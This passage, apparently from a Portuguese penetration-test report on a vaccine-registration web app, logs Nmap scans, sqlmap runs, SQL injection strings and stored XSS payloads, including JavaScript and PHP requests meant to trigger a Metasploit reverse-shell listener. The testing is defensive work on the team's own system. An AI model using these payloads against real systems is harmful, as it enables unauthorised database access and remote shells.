


Figura 13 - Resultado aplicação SQL Injection via Sqlmap. Parte 3.

**Tentativa 2**

Repetir a ação da tentativa 1 e aumentar o nível de heurística aplicada pelo Sqlmap na injeção de SQL para o valor máximo: 5.

Entrada:

./Sqlmap.py -u "[http://IP\_do\_servidor/vacina/login.php?logado=false](http://192.168.0.58/vacina/login.php?logado=false)" –b

--cookie="PHSESSID=75ce718b37088517cafla733d53c60f" --current -db --level 5

1. “./sqlmap.py” comando utilizado para executar a aplicação.
2. “-u” comando utilizado para especificar a URL alvo da página a ser explorada.
3. “--cookie” comando utilizado para especificar um cookie de sessão válido a ser passado para o SQL MAP durante o ataque.
4. “--current -db” comando utilizado para obter o nome do banco de dados utilizado pelo sistema alvo.
5. “--level 5” comando utilizado para aumentar o nível da heurística utilizada no escaneamento.

Esperava-se que a tela de Login não fosse vulnerável à injeção de SQL e consequentemente não fosse possível descobrir o nome do banco de dados utilizado pela aplicação.

**Resultado:** Passou no teste. Embora tendo aumentado o nível da heurística utilizada no escaneamento, não possível encontrar vulnerabilidade na página e por consequência não foi possível descobrir o nome do banco de dados utilizado pelo sistema.

1. **Iteração 3**

**3.1 Análise do Servidor – Exploração via Nmap**

Tarefa realizada dia 24/04/16.

Duração: 1 hora.

**Objetivo**

Após o problema de corrupção do sistema operacional do servidor de dados da aplicação, houve mudanças na arquitetura do ambiente de testes. Então a máquina que hospeda a aplicação web também passou a hospedar a base de dados.

Com essa migração alguns serviços adicionais precisaram ser abertos, isso possibilitou que algum serviço adicional não tenha sido fechado no término do processo. A atividade foi refeita para descobrir se algum serviço adicional foi deixado aberto.

**Tentativa 1**

Usar o Nmap para varrer as portas 1 a 65.535 do sistema usando o scan TCP.

*Comando utilizado: nmap -sV -p 1-65535 IP\_do\_servidor*

1. “-sV” é utilizado para realizar o SYN e buscar a versão do software rodando no momento.
2. “-p” indica quais portas a serem usadas no teste, o delimitador é “-”.
3. *IP\_do\_servidor* informa o IP onde está hospedada a aplicação.

Esperava-se descobrir as portas abertas TCP, os serviços que essas portas rodavam no momento do escaneamento.

**Resultado:** Passou no teste. A figura 14 mostra todas as portas escaneadas pelo Nmap.




Figura 14 - Portas TCP escaneadas pelo Nmap.

**[partes em vermelho incluir alguma referencia onde o conceito possa ser explicado]**

**Pptp** = Protocolo de Tunelamento Ponto a ponto.Utilizado para garantir segurança em redes wireless.

**ms-wbt-server** = serviço de gerenciamento de hosts do windows.

**Tentativa 2**

Usar o Nmap para varrer as portas 1 a 65.535 do sistema usando o scan de portas UDP.

*Comando utilizado: nmap -sU -p 1-65535 IP\_do\_servidor*

1. “-sU” indica o uso do detector de portas UDP.
2. “-p” indicará quais portas devem ser usadas no teste, o delimitador é “-”.
3. IP\_do\_servidor informa o IP onde está hospedada a aplicação.

Esperava-se descobrir as portas abertas UDP, os serviços que essas portas rodavam no momento do escaneamento.

**Resultado:** Passou no teste. A figura 15 mostra todas as portas escaneadas pelo Nmap.




Figura 15 – Portas UDP escaneadas pelo Nmap.

**3.2 XSS – Cadastro Lotes de Vacinas**

Tarefa realizada dia 23/04/16.

Duração: 1 hora e 10 minutos.

**Objetivo**

Descobrir se os campos da tela de Cadastro Lotes de Vacinas são vulneráveis ao ataque XSS Armazenado. Foi esperado que a aplicação tratasse todos os dados inseridos nos campos para evitar que códigos maliciosos pudessem ser inseridos na base de dados.

**Tentativa 1**

Inserir em um dos campos o seguinte código:

*<script> alert(“oi”);</script> no campo Marca/Fabricante.*

Caso a aplicação não realizasse um tratamento adequado dos dados inseridos, ao serem carregados pelo banco de dados, esses dados deveriam produzir um pop-up com o texto “oi”.

**Resultado:** Não passou no teste. Foi constatado que a aplicação não está fazendo o tratamento adequado para a inserção de códigos mal intencionados nos campos da tela em questão.




Figura 16 – Resultado teste XSS.

**Tentativa 2**

A partir da máquina virtual que usa o Kali Linux, abrir uma conexão do Sistema de Vacinas fazendo uso de um listener da ferramenta Metasploit para acessar o sistema operacional que hospeda a aplicação.

Passos utilizados:

1. Utilizar o Metasploit para abrir um listener na porta 444 da máquina virtual onde o Kali Linux está hospedado, usando o exploit disponível em Auxiliary/Multi/Handler;

2. Usar um comando GET de Javascript para abrir a conexão da máquina que hospeda o Sistema de Vacinas com a máquina virtual do Kali na porta indicada.

Comando a ser utilizado no XSS:

<?php

$curl = curl\_init('http://IP\_do\_servidor:4444');

curl\_exec($curl);

curl\_close($curl);

?>

Caso não haja o devido tratamento, o listener do Metasploit aberto na porta 444 deve criar uma conexão entre a máquina que acessa a aplicação no momento e a máquina onde está o Kali Linux. O esperado é que existisse algum mecanismo na aplicação para impedir a tentativa.

**Resultado**: Passou no teste. A sessão do Meterpreter não foi aberta.

**Tentativa 3**

Alterar o comando utilizado na tentativa 2 para tentar descobrir o que impediu a sessão do Meterpreter ser aberta.

<?php

$curl = curl\_init('http://IP\_do\_servidor:4444');

if(!curl\_exec($curl)){

javascript:alert(curl\_error($curl));

}

curl\_close($curl);

?>

**Resultado**:

Não foi possível armazenar o comando usado no ataque, porque o tamanho limite permitido na base de dados da aplicação para o campo utilizado no teste é menor que a quantidade de caracteres utilizados do comando.

**Tentativa 4**

Ao contrário das demais tentativas que utilizavam códigos php, aqui foram utilizados códigos de Javascript puro, que os navegadores conseguem ler. O esperado é que a aplicação realizasse algum tratamento para impedir o código de ser executado.

<script>

r = new XMLHttpRequest();

r.open("GET",’http://IP\_do\_servidor:4444’,false);

r.send();

</script>

**Resultado**: Não passou no teste. Independente da sessão do Meterpreter não ser aberta, o código conseguiu ser inserido e executado.

**3.4 Tela Cadastro Lotes de Vacinas – Exploração via SQL Injection**

Tarefa realizada dia 24/04/16.

Duração: 1 hora e 22 minutos.

**Objetivo**

Tentar realizar consultas não autorizadas no banco de dados por meio da injeção de SQL nos campos da tela de Cadastro Lotes de Vacinas.

**Tentativa 1**

Descobrir se o campo Marca/Fabricante é vulnerável a SQL Injection através das aspas simples.

*Comando: 1 ‘*

O uso de aspas simples aqui é o teste mais básico de vulnerabilidade de um campo para SQL Injection. Imagina-se que haja por baixo uma instrução SQL que possua

*where param1 = <parametro\_na\_interface> and …*

Caso a aplicação não fizesse o devido tratamento do comando inserido e a instrução fosse ser modificada para *where param1 = 1 ‘ .* O que ocasionaria um erro de SQL.

**Resultado**: Passou no teste. Colocando 1‘ no campo *Marca/Fabricante* o cadastro aconteceu normalmente. Isso indica que a aplicação está fazendo um tratamento adequado para os dados de entrada e por isso o campo não é vulnerável.

**Tentativa 2**

Usar a ferramenta Sqlmap para realizar a tentativa de injetar SQL na página.

Salvar a requisição POST capturada pela ferramenta Burp Suite em um arquivo a parte para ser utilizado pelo Sqlmap posteriormente.[2]

*Comando utilizado: sqlmap -r params -p --current-db*

1. O comando “-r” informa que as instruções do ataque devem ser carregadas no arquivo params.
2. “-p” indica o parâmetro que deve ser injetado.
3. “--current-db” solicita que o Sqlmap que tente descobrir qual o banco da aplicação alvo.

**Resultado**: Erro na ferramenta. O Sqlmap não reconhece o parâmetro, que está no arquivo indicado no comando.

**Tentativa 3**

Alterar o comando utilizado na Tentativa 2 para incluir o parâmetro solicitado pela ferramenta.

O comando do Sqlmap pede que seja informado um parâmetro para possível injeção de SQL. Foi esperado que a aplicação fizesse o devido tratamento dos parâmetros.

*Comando utilizado: sqlmap -r params -p descricao --current-db*

1. O comando “-r” indica ao programa que as instruções do ataque devem ser carregadas no arquivo *params*.
2. “-p” indica o parâmetro que deve ser injetado.
3. “descrição” é o parâmetro que sofrerá tentativa de injeção.
4. “--current-db” comando utilizado para descobrir qual o banco da aplicação alvo.

**Resultado**: Passou no teste**.**. O parâmetro escolhido para teste de injeção SQL não é injetável conforme mostra a figura 17.




Figura 17 – Resultado aplicação SQL Injection via Sqlmap

**Tentativa 4**

Alterar o comando utilizado nas tentativas anteriores para incluir o parâmetro “*validade”*. Foi esperado que a aplicação fizesse o devido tratamento dos parâmetros.

Tentar injeção de SQL no parâmetro “validade”.

*Comando: sqlmap -r params -p validade*

1. O comando “-r” indica ao programa que as instruções do ataque devem ser carregadas no arquivo *params*.
2. “-p” indica o parâmetro que deve ser injetado.
3. “validade” é o parâmetro que sofrerá tentativa de injeção.

**Resultado:** Passou no teste**.** O parâmetro escolhido para teste de injeção SQL não é injetável conforme mostra a figura 18.




Figura 18- Resultado exploração Sql Inejction via Sqlmap

**Tentativa 5**

Alterar o comando utilizado nas tentativas anteriores para incluir o parâmetro *“vacina”*. Foi esperado que a aplicação fizesse o devido tratamento dos parâmetros.

Tentar injeção de SQL no parâmetro “*vacina*”.

*Comando*: sqlmap –r params –p vacina

1. O comando “–r“ indica ao programa que as instruções do ataque devem ser carregadas no arquivo *params*.
2. “-p” indica o parâmetro que deve ser injetado.
3. “vacina” é o atributo que sofrerá tentativa de injeção.

**Resultado:** Passou no teste**.** O parâmetro escolhido para teste de injeção SQL não é injetável conforme mostra a figura 19.




Figura 19 – Resultado exploração Sql Injection via Sqlmap.

**Tentativa 6**

Alterar o comando utilizado nas tentativas anteriores para incluir o parâmetro “*cadastro”*.

Tentar injeção de SQL no parâmetro “*cadastro*”.

*Comando*: sqlmap -r params -p cadastro

1. O comando “-r” indica ao programa que as instruções do ataque devem ser carregadas no arquivo params.
2. “-p” indica o parâmetro que deve ser injetado.
3. “cadastro” é o atributo que sofrerá tentativa de injeção.

**Resultado:** Passou no teste**.** O parâmetro escolhido para teste de injeção SQL não é injetável conforme mostra a figura 20.




Figura 20 – Resultado exploração Sql Injection via Sqlmap.

**Tentativa 7**

Alterar o comando utilizado nas tentativas anteriores para incluir o parâmetro “*ok*”.

Tentar injeção de SQL no parâmetro “*ok*”.

*Comando: sqlmap -r params -p ok*

1. O comando “-r” indica ao programa que as instruções do ataque devem ser carregadas no arquivo *params*.
2. “-p” indica o parâmetro que deve ser injetado.
3. “ok” é o atributo que sofrerá tentativa de injeção.

**Resultado:** Passou no teste**.** O parâmetro escolhido para teste de injeção SQL não é injetável conforme mostra a figura 21.




Figura 21 – Resultado exploração Sql Injection via Sqlmap

**3.5 Tela Consulta Servidor - SQL Injection**

Tarefa realizada dia 18/04/16.

Duração: 1 hora e 40 minutos.

**Objetivo**

Submeter entradas maliciosas no sistema através de injeção de códigos SQL na página de Consulta Servidor na tentativa de forçar ações não autorizadas no sistema.

.

**Resultados**

**Tentativa 1**

Verificar se o campo “*Siape”* é vulnerável à injeção de código SQL fazendo uso da técnica de concatenação de aspas simples.

Foi esperado que o sistema realizasse o tratamento do caractere aspa simples como um parâmetro regular da consulta.

Entrada: 1000’

**Resultado**: Passou no teste. A aplicação realizou o tratamento de dados de entrada e não permitiu a injeção de instruções SQL através do campo de “*Siape*”.

**Tentativa 2**

Inserir um texto com uma distribuição adequada de aspa simples e comentários inline como entrada no campo “*Siape*”, a fim de modificar a instrução SQL utilizada pelo sistema na consulta de dados referentes ao siape de usuários cadastrados. Comentários inline foram utilizados na tentativa de forçar o interpretador de SQL da aplicação a ignorar todas as instruções SQL que vierem após o comentário inserido.

Entradas:

1000 or 1=1 #

1000 or 1=1 --

Essa parte é muito explicativa pra um charter de testes sem contar que existe duplicação do mesmo texto em outros charters, eu removeria.

O envio desses dados como entrada no campo do “*Siape*” tenta forçar o sistema a consultar não apenas os dados do usuário correspondente ao *siape 1000*, mas de todos os usuários cadastrados na base de dados, uma vez que a instrução “1=1” será sempre verdadeira.

Foi esperado que o sistema realizasse o tratamento de todos os caracteres informados como parâmetros regulares da consulta.

**Resultado**: Passou no teste. A aplicação realizou o tratamento de dados de entrada, não permitindo a mudança de comportamento da instrução SQL utilizada pelo sistema para consultar os dados dos usuários cadastrados.

* 1. **Tela Consulta Servidor – Exploração via Sqlmap**

Tarefa realizada nos dias 19, 20 e 22/04/16.

Duração: 3 horas e 30 minutos.

**Objetivo**

Utilizar a ferramenta Sqlmap para automatizar o processo de detecção de vulnerabilidades na tela de Consulta Servidor a partir de injeção de códigos SQL.

**Resultados**

**Tentativa 1**

Verificar se a tela Consulta Servidor é vulnerável a injeção de código SQL e caso haja vulnerabilidade conseguir obter o nome do banco de dados utilizado pelo sistema.

Para realizar essa tentativa foi necessário utilizar a ferramenta Burp Suite para capturar as informações de cookie contidas no cabeçalho HTTP de uma requisição no momento em que a página de Consulta Servidor é acessada.




Figura 22 - Parâmetros obtidos através do Burp Suite.

Entrada:

./sqlmap.py -u "http://IP\_do\_servidor/vacina/index.php?pg=servidores"

--cookie="PHSESSID=75ce718b37088517cafla733d53c60f" --current -db

1. “./sqlmap.py” comando utilizado para executar a aplicação.
2. “-u” especifica a URL alvo da página a ser explorada.
3. “--cookie” especifica um cookie de sessão válido a ser passado para o Sqlmap durante o ataque.
4. “--current -db” comando utilizado para obter o nome do banco de dados utilizado pelo sistema alvo.

Esperava-se que a tela de Consulta servidor não fosse vulnerável à injeção de SQL e consequentemente não fosse possível descobrir o nome do banco de dados utilizado pela aplicação.

**Resultado**: Passou no teste. Não possível encontrar vulnerabilidade na página e consequentemente não foi possível descobrir o nome do banco de dados utilizado no sistema. As figuras 23 e 24 mostram os resultados do Sqlmap.




Figura 23 – Resultado exploração SQL Injection via Sqlmap – Parte 1.




Figura 24 – Resultado exploração SQL Injection via Sqlmap – Parte 2.

**Tentativa 2**

Repetir a ação da tentativa 2 e aumentar o nível de heurística aplicada pelo Sqlmap na injeção de SQL para o valor máximo: 5.

Entrada:

./sqlmap.py -u "http://IP\_do\_servidor/vacina/index.php?pg=servidores"

--cookie="PHSESSID=75ce718b37088517cafla733d53c60f" --current -db --level 5

1. “./sqlmap.py” comando utilizado para executar a aplicação.
2. “-u” especifica a URL alvo da página a ser explorada.
3. “--cookie” especifica um cookie de sessão válido a ser passado para o SQL MAP durante o ataque.
4. “--current -db” comando utilizado para obter o nome do banco de dados utilizado pelo sistema alvo.
5. “--level 5” comando utilizado para aumentar o nível da heurística utilizada no escaneamento.

Esperava-se que a tela Consulta Servidor não fosse vulnerável à injeção de SQL e consequentemente não fosse possível descobrir o nome do banco de dados utilizado pela aplicação

**Resultado**: Passou no teste. Mesmo aumentando o nível da heurística utilizada no escaneamento, não possível encontrar vulnerabilidade na página e consequentemente não foi possível descobrir o nome do banco de dados utilizado no sistema.

1. **Iteração 4**
   1. **Explorar XSS – Tela Cadastro Lotes de Vacinas**

Tarefa realizada dia 27/04/16.

Duração: 2 horas.

**Objetivo**

Explorar vulnerabilidade de XSS encontrado na tela Cadastro Lotes de Vacinas na Iteração 3.

**Resultados**

**Tentativa 1**

A partir da máquina virtual que usa o Kali Linux, abrir uma conexão do Sistema de Vacinas fazendo uso de um listener da ferramenta Metasploit para acessar o sistema operacional que hospeda a aplicação.

[PASSOS INCLUSOS]

Passos utilizados:

1. Através do exploit disponível em *Exploit/Multi/Handler* com o payload windows-meterpreter-reverse\_tcp*,* usar o Metasploit para abrir um listener na porta 444 da máquina virtual que usa o Kali Linux;
2. Usar um comando GET de Javascript para abrir a conexão entre a máquina que hospeda a aplicação e a máquina virtual que usa Kali na porta indicada.

Dessa forma, será criado um listener que fica ouvindo conexões. Quando ocorre alguma conexão externa, ele executa o payload carregado no momento, que no caso é o windows/meterpreter/reverse\_tcp que abre uma conexão reversa da máquina atacada para a máquina atacante.

Comando utilizado:

<script>

r = new XMLHttpRequest();

r.open("GET",’http://IP\_do\_servidor:4444’,false);

r.send();

</script>

**Resultado**

O navegador bloqueia a requisição usando o filtro de CORS [6, 7].



Figura 25 – Erro exibido no navegador na execução da requisição usando o filtro de CORS.

**Tentativa 2**

Rodar o mesmo script utilizado na Tentativa 1 em um navegador diferente, para descobrir se o bloqueio da conexão ocorre em qualquer navegador ou apenas no Iceweasel.

**Resultado**

Ao utilizar o navegador Firefox, o filtro de CORS impede a conexão.



Figura 26 – Navegador Firefox impede a conexão quando o filtro de CORS é utilizado.

* 1. **Tela Cadastro Servidor – Exploração via SQL Injection**

Tarefa realizada dia 26/04/16.

Duração: 1 hora e 30 minutos.

**Objetivo**

Submeter entradas maliciosas no sistema através de injeção de códigos SQL na página Cadastro Servidor na tentativa de forçar ações não autorizadas no sistema.

**Resultados**

**Tentativa 1**

Verificar se o campo “*Nome*” é vulnerável a injeção de código SQL fazendo uso da técnica de concatenação de aspas simples.

Foi esperado que o sistema realizasse o tratamento do caractere aspa simples como um parâmetro regular da consulta.

Entrada: teste ‘

**Resultado**: Passou no teste. A aplicação realizou o tratamento de dados de entrada e não permitiu a injeção de instruções SQL através do campo de “*Nome*”.

**Tentativa 2**

Inserir um texto com uma distribuição adequada de aspa simples e comentários inline como entrada no campo “*Nome*”, a fim de modificar a instrução SQL utilizada pelo sistema na consulta de dados referentes ao nome de usuários cadastrados. Comentários inline foram utilizados para tentar forçar o interpretador de SQL da aplicação a ignorar todas as instruções SQL que vierem após o comentário inserido.

Entradas

teste ‘ or 1=1 --

teste ‘ or 1=1 #

O envio desses dados como entrada no campo do “*Nome*” tenta forçar o sistema a consultar todos os usuários cadastrados na base de dados, uma vez que a instrução “1=1” será sempre verdadeira.

Foi esperado que o sistema realizasse o tratamento de todos os caracteres informados como parâmetros regulares da consulta.

**Resultado**: Passou no teste. A aplicação realizou o tratamento de dados de entrada, não permitindo a mudança de comportamento da instrução SQL utilizada pelo sistema para consultar os dados dos usuários cadastrados.

**Tentativa 3**

É possível que a tela utilize Javascript para validar os dados informados pelo usuário do sistema no momento do cadastro. Então, para ignorar as possíveis validações existentes, o funcionamento do Javascript foi desabilitado no browser em utilização. Após isso foram repetidos os procedimentos das tentativas 1 e 2.

Entradas:

teste ‘

teste ‘ or 1=1 --

teste ‘ or 1=1 #

Foi esperado que o sistema não realizasse o tratamento de todos os caracteres informados como parâmetros regulares da consulta, então um erro fosse exibido na aplicação.

**Resultado:** Não passou no teste. Nada aconteceu. Com o Javascript desabilitado no navegador a página não realizou nenhuma requisição.

**Tentativa 4**

Com a função de Javascript habilitado no browser, tentar provocar uma falha no momento de cadastro de dados, através da passagem de instruções SQL no campo “*Siape”*.

Entradas:

1231 ); select \* from usuarios; --

); select \* from usuarios; #

Foi esperado que o sistema não realizasse o tratamento de todos os caracteres informados como parâmetros regulares da consulta, então um erro fosse exibido na aplicação.

**Resultado:** Passou no teste. Não foi possível descobrir dados de outros servidores cadastrados na base de dados através da instrução de consulta fornecida ao campo “*Siape”*. Entretanto, devido à falta de tratamento adequado para dados inválidos no campo “*Siape*” o seguinte erro foi exibido:

***Erro: Data too long for column ‘id’ at row 1.***

Dessa forma foi possível identificar que o campo *“Siape”*, no banco de dados corresponde à coluna ‘id’.

**­**

**Tentativa 6**

Usar a ferramenta Sqlmap para realizar a tentativa de injetar SQL na página.

Salvar a requisição POST capturada pela ferramenta Burp Suite em um arquivo a parte para utilizar no Sqlmap posteriormente.

*Comando utilizado:*

sqlmap -r paramsTelaConsServidor -p nome

sqlmap -r paramsTelaConsServidor -p siape

sqlmap -r paramsTelaConsServidor -p cpf --dbms=msql

1. O comando “-r” informa que as instruções do ataque devem ser carregadas no arquivo p*aramsTelaConsServidor*.
